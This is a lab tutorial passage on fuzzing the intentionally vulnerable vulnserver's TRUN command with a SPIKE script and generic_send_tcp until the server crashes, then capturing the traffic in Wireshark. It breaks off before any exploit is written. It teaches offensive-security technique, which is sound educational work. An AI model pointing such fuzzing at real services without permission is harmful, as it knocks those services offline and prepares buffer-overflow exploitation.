




Setting up the victim machine, note down the ip address and start the vulnserver, the vulnserver listens on port 9999 by default.



Verify the connectivity by telneting into the victim machine, Note down the list of command, these are our potential buffers that carry the data.




So what now ? Fuzzing time ! I will be using spike fuzzer so first of all we need a spike script,



```
root@kali: /usr/bin
root@kali:/usr/bin# nano fuzzvulnsvr.spk
```


we needed the following three function, their purpose are explained in comments refer to below screenshot.



```
GNU nano 2.2.6      File: fuzzvulnsvr.spk      Modified
s_readline(); // read line
s_string("TRUN "); // send TRUN command
s_string_variable("A"); the fuzzed string to be sent

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Now we will send fuzzed strings as an argument to "TRUN" command.




```
root@kali: /usr/bin
root@kali:/usr/bin# clear
root@kali:/usr/bin# ./generic_send_tcp 192.168.91.133 9999 fuzzvulnsvr.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 3
Fuzzing Variable 0:5
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

As the server stopped responding, we stopped the script.

```
root@kali: /usr/bin
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
Variablesize= 46
Fuzzing Variable 0:13
Variablesize= 47
Fuzzing Variable 0:14
Variablesize= 44
Fuzzing Variable 0:15
Variablesize= 53
Fuzzing Variable 0:16
Variablesize= 50
Fuzzing Variable 0:17
Variablesize= 30
Fuzzing Variable 0:18
Variablesize= 23
Fuzzing Variable 0:19
Variablesize= 48
Fuzzing Variable 0:20
Variablesize= 36
Fuzzing Variable 0:21
Variablesize= 18
```


The server has crashed.




Repeat the same process to reproduce the crash, but this time capture the packet in order to observe the network activity to study in detail the crash. For capturing purposes i used wireshark

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# wireshark &
```

Start capturing the packets.



Select the interface i.e usually eth0 ( in my case i didnt use the eth1 as i disconnected it before capturing packet)



Resend the fuzzed bytes.

```
root@kali: /usr/bin
root@kali:/usr/bin# ./generic_send_tcp 192.168.91.133 9999 fuzzvulnsvr.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 21
Fuzzing Variable 0:4
Variablesized= 3
```



Break the script as soon as the server crashes.

```
root@kali: /usr/bin
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
Variablesize= 46
Fuzzing Variable 0:13
Variablesize= 47
Fuzzing Variable 0:14
Variablesize= 44
Fuzzing Variable 0:15
Variablesize= 53
Fuzzing Variable 0:16
Variablesize= 50
```

Stop the capture. Now filter the result,

Applications Places >\_ Fri Jan 3, 10:13 PM

eth0 [Wireshark 1.8.5]


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter:  Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
381	60.431593000	192.168.91.1	224.0.0.252	LLMNR	68	Stand
382	60.536678000	fe80::ec62:7c12:6f10:d1f	ff02::1:3	LLMNR	88	Stand
383	60.536700000	192.168.91.1	224.0.0.252	LLMNR	68	Stand
384	60.741106000	192.168.91.1	192.168.91.255	NBNS	92	Name
385	61.504099000	192.168.91.1	192.168.91.255	NBNS	92	Name
386	62.255151000	192.168.91.1	192.168.91.255	NBNS	92	Name
387	63.009702000	fe80::ec62:7c12:6f10:d1f	ff02::1:3	LLMNR	88	Stand
388	63.009751000	192.168.91.1	224.0.0.252	LLMNR	68	Stand
389	63.110501000	fe80::ec62:7c12:6f10:d1f	ff02::1:3	LLMNR	88	Stand
390	63.110550000	192.168.91.1	224.0.0.252	LLMNR	68	Stand
391	63.310954000	192.168.91.1	192.168.91.255	NBNS	92	Name
392	63.962078000	192.168.91.1	239.255.255.250	SSDP	139	M-SEA
393	64.060162000	192.168.91.1	192.168.91.255	NBNS	92	Name


> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0  
> Ethernet II, Src: Vmware\_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
> Address Resolution Protocol (request)

I only need the packet with destination port 9999. For this purpose I generated a simple expression to filter.

